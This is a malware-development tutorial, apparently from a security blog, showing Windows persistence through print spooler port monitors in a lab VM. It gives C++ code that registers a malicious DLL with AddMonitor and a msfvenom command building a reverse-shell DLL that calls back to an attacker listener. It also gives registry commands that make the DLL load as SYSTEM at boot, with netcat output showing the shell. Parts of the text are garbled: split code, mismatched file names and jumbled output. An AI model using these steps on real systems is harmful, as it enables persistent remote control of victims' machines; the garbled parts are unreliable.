

05 - persistence. port monitors

This article is the result of my own research into the next interesting malware persistence trick: Port monitors.

port monitors

Port Monitor refers to the Windows Print Spooler Service or `spoolv.exe` in this post. When adding a printer port monitor, a user (or an attacker) is able to add an arbitrary dll that serves as the *"monitor"*.

There are essentially two ways to add a port monitor, also known as your malicious DLL: through the Registry for persistence or a custom Windows application (`AddMonitor` function) for immediate dll execution.

adding monitor

Using the Win32 API, specifically the `AddMonitor` function of the Print Spooler API:

```
BOOL AddMonitor(  
    LPTSTR pName,  
    DWORD Level,  
    LPBYTE pMonitors  
);
```

it is possible to add an arbitrary monitor DLL immediately while the system is running. Note that you will need local administrator privileges to add the monitor.

For example, source code of our monitor:

```
/*  
monitor.cpp  
windows persistence via port monitors  
register the monitor port  
author: @cocomelonc  
https://cocomelonc.github.io/tutorial/2022/06/19/malware-pers-8.html  
*/  
  
#include "windows.h"  
#pragma comment(lib, "winspool")  
  
int main(int argc, char* argv[]) {  
    MONITOR_INFO_2 mi;  
    mi.pName = "Monitor";  
    mi.pEnvironment = "Windows x64";  
    // mi.pDLLName = "evil.dll";  
    mi.pDLLName = "evil2.dll";  
    AddMonitor(NULL, 2, (LPBYTE)&mi);  
}
```

```
    return 0;
}
```

Compile it:

```
x86_64-w64-mingw32-g++ -O2 monitor.cpp -o monitor.exe -
I/usr/share/mingw-w64/include/ -s -ffunction-sections -fdata-sections -
Wno-write-strings -fno-exceptions -fmerge-all-constants -static-
libstdc++ -static-libgcc -fpermissive -lwinpool
```

```
(cocomelonc@kali) - [~/hacking/cybersec_blog/2022-06-19-malware-pers-8]
$ x86_64-w64-mingw32-g++ -O2 monitor.cpp -o monitor.exe -I/usr/share/mingw-w64/include/ -s -ffunction-sections -fdata-sections -Wno-write-strings -fno-exceptions -fmerge-all-constants -static-libstdc++ -static-libgcc -fpermissive -lwinpool
(cocomelonc@kali) - [~/hacking/cybersec_blog/2022-06-19-malware-pers-8]
$ ls -lt
total 124
-rwxr-xr-x 1 cocomelonc cocomelonc 14848 Jun 20 08:17 monitor.exe
-rw-r--r-- 1 cocomelonc cocomelonc 420 Jun 20 08:17 monitor.cpp
-rwxr-xr-x 1 cocomelonc cocomelonc 94245 Jun 20 08:14 evil.dll
-rwxr-x-- 1 cocomelonc cocomelonc 361 Jun 19 09:47 evil.cpp
-rw-r--r-- 1 cocomelonc cocomelonc 1020 Jun 19 09:44 pers.cpp
(cocomelonc@kali) - [~/hacking/cybersec_blog/2022-06-19-malware-pers-8]
$
```

{:class="img-responsive"}

Also, create our "evil" DLL:

```
msfvenom -p windows/x64/shell_reverse_tcp LHOST=192.168.56.1 LPORT=4445
-f dll > evil2.dll
```

```
(cocomelonc@kali) - [~/hacking/cybersec_blog/2022-06-19-malware-pers-8]
$ msfvenom -p windows/x64/shell_reverse_tcp LHOST=192.168.56.1 LPORT=4445 -f dll > evil2.dll
[-] No platform was selected, choosing Msf::Module::Platform::Windows from the payload
[-] No arch selected, selecting arch: x64 from the payload
No encoder specified, outputting raw payload
Payload size: 460 bytes
Final size of dll file: 8704 bytes
```

PROF

{:class="img-responsive"}

So, compiling the code will produce an executable (`monitor.exe` in my case) that will register the malicious DLL (`evil2.dll`) on the system.

demo for add "monitor"

Copy files and run:

```
copy Z:\2022-06-19-malware-pers-8\evil2.dll .\
copy Z:\2022-06-19-malware-pers-8\monitor.exe .\
.\monitor.exe
```

```
(cocomelonc@kali)-[~]
$ nc -nlvp 4445
listening on [any] 4445 ...
connect to [192.168.56.1] from (UNKNOWN) [192.168.56.102] 49673
Microsoft Windows [Version 10.0.17134.112]
(c) 2018 Microsoft Corporation. All rights reserved.

C:\Windows\system32>systeminfo
systeminfo

Host Name:                WINDOWS-V9HNK33
OS Name:                  Microsoft Windows 10 Pro
OS Version:              10.0.17134 N/A Build 17134
OS Manufacturer:        Microsoft Corporation
OS Configuration:        Standalone Workstation
OS Build Type:            Multiprocessor Free
Registered Owner:
Registered Organization:
Product ID:               00331-10000-00001-AA816
Original Install Date:    12/5/2021, 12:30:47 PM
System Boot Time:         6/20/2022, 5:55:50 PM
System Manufacturer:      innotek GmbH
System Model:              VirtualBox
System Type:              x64-based PC
Processor(s):             1 Processor(s) Installed.
                          [01]: Intel64 Family 6 Model 126 Stepping 5 GenuineIntel ~1190 Mhz
BIOS Version:             innotek GmbH VirtualBox, 12/1/2006
Windows Directory:        C:\Windows
System Directory:          C:\Windows\system32
Boot Device:              \Device\HarddiskVolume1
System Locale:             en-us;English (United States)
Input Locale:             en-us;English (United States)
Time Zone:                (UTC+06:00) Astana
Total Physical Memory:    3,192 MB
Available Physical Memory: 2,211 MB
Virtual Memory: Max Size: 3,768 MB
Virtual Memory: Available: 2,937 MB
Virtual Memory: In Use:   846 MB
Page File Location(s):    C:\pagefile.sys
Domain:                   WORKGROUP
Logon Server:              \\WINDOWS-V9HNK33
Network Card(s):          1 NIC(s) Installed.
                          [01]: Intel(R) PRO/1000 MT Desktop Adapter

C:\Windows\system32>copy Z:\2022-06-19-malware-pers-8\levi12.dll .\
C:\Windows\system32>copy Z:\2022-06-19-malware-pers-8\monitor.exe .\
C:\Windows\system32>.\monitor.exe
C:\Windows\system32>systeminfo

Host Name:                WINDOWS-V9HNK33
OS Name:                  Microsoft Windows 10 Pro
OS Version:              10.0.17134 N/A Build 17134
OS Manufacturer:        Microsoft Corporation
OS Configuration:        Standalone Workstation
OS Build Type:            Multiprocessor Free
Registered Owner:
Registered Organization:
Product ID:               00331-10000-00001-AA816
Original Install Date:    12/5/2021, 12:30:47 PM
System Boot Time:         6/20/2022, 5:55:50 PM
System Manufacturer:      innotek GmbH
System Model:              VirtualBox
System Type:              x64-based PC
Processor(s):             1 Processor(s) Installed.
                          [01]: Intel64 Family 6 Model 126 Stepping 5 GenuineIntel ~1190 Mhz
BIOS Version:             innotek GmbH VirtualBox, 12/1/2006
Windows Directory:        C:\Windows
System Directory:          C:\Windows\system32
Boot Device:              \Device\HarddiskVolume1
System Locale:             en-us;English (United States)
Input Locale:             en-us;English (United States)
Time Zone:                (UTC+06:00) Astana
Total Physical Memory:    3,192 MB
Available Physical Memory: 2,198 MB
Virtual Memory: Max Size: 3,768 MB
Virtual Memory: Available: 2,922 MB
Virtual Memory: In Use:   846 MB
Page File Location(s):    C:\pagefile.sys
Domain:                   WORKGROUP
Logon Server:              \\WINDOWS-V9HNK33
Network Card(s):          2 NIC(s) Installed.
                          [01]: KB4287583
                          [02]: KB4284835
                          1 NIC(s) Installed.
                          [01]: Intel(R) PRO/1000 MT Desktop Adapter
```

{:class="img-responsive"}


registry persistence

A list of sub-key port monitors can be found within the

`HKEY_LOCAL_MACHINE\SYSTEM\CurrentControlSet\Control\Print\Monitors` node. Each key should have a `REG_SZ` entry containing a `Drivers` DLL. At system startup, each of these DLLs will be executed as `SYSTEM`.

First of all, before malicious actions, check sub keys:

```
reg query "HKLM\System\CurrentControlSet\Control\Print\Monitors" /s
```



{:class="img-responsive"}

Then, add sub key **Meow** and **Driver** value:

```
reg add "HKLM\System\CurrentControlSet\Control\Print\Monitors\Meow" /v  
"Driver" /d "evil2.dll" /t REG_SZ  
reg query "HKLM\System\CurrentControlSet\Control\Print\Monitors" /s
```

```
PS Z:\2022-06-19-malware-pers-8> reg add "HKLM\System\CurrentControlSet\Control\Print\Monitors\Meow" /v "Driver" /d "evil.dll" /t REG_SZ
The operation completed successfully.
PS Z:\2022-06-19-malware-pers-8> reg query "HKLM\System\CurrentControlSet\Control\Print\Monitors" /s

HKEY_LOCAL_MACHINE\System\CurrentControlSet\Control\Print\Monitors\Appmon
    Driver REG_SZ AppMon.dll

HKEY_LOCAL_MACHINE\System\CurrentControlSet\Control\Print\Monitors\Appmon\Ports

HKEY_LOCAL_MACHINE\System\CurrentControlSet\Control\Print\Monitors\IPPmon
    Driver REG_SZ IPPMon.dll

HKEY_LOCAL_MACHINE\System\CurrentControlSet\Control\Print\Monitors\Local Port
    Driver REG_SZ localspl.dll

HKEY_LOCAL_MACHINE\System\CurrentControlSet\Control\Print\Monitors\Meow
    Driver REG_SZ evil.dll

HKEY_LOCAL_MACHINE\System\CurrentControlSet\Control\Print\Monitors\Microsoft Shared Fax Monitor
    Driver REG_SZ FXSMON.DLL

HKEY_LOCAL_MACHINE\System\CurrentControlSet\Control\Print\Monitors\Standard TCP/IP Port
    Driver REG_SZ tcpmon.dll

HKEY_LOCAL_MACHINE\System\CurrentControlSet\Control\Print\Monitors\Standard TCP/IP Port\Ports
    LprAckTimeout REG_DWORD 0xb4
    StatusUpdateEnabled REG_DWORD 0x1
    StatusUpdateInterval REG_DWORD 0xa

HKEY_LOCAL_MACHINE\System\CurrentControlSet\Control\Print\Monitors\USB Monitor
    Driver REG_SZ usbmon.dll


HKEY_LOCAL_MACHINE\System\CurrentControlSet\Control\Print\Monitors\WSD Port
    Driver REG_SZ WSDMon.dll

HKEY_LOCAL_MACHINE\System\CurrentControlSet\Control\Print\Monitors\WSD Port\OfflinePorts


PS Z:\2022-06-19-malware-pers-8>
```

{:class="img-responsive"}

As you can see, everything is completed correctly. Then restart victim's machine:



{:class="img-responsive"}




{:class="img-responsive"}


And after a few minutes:

```
(cocomelonc@kali)-[~]  
$ nc -nlvp 4445  
listening on [any] 4445 ...  
connect to [192.168.56.1] from (UNKNOWN) [192.168.56.102] 49675  
Microsoft Windows [Version 10.0.17134.112]  
(c) 2018 Microsoft Corporation. All rights reserved.
```

```
C:\Windows\system32>
```



{:class="img-responsive"}




{:class="img-responsive"}

Let's go to check **Network** tab in Process Hacker 2:

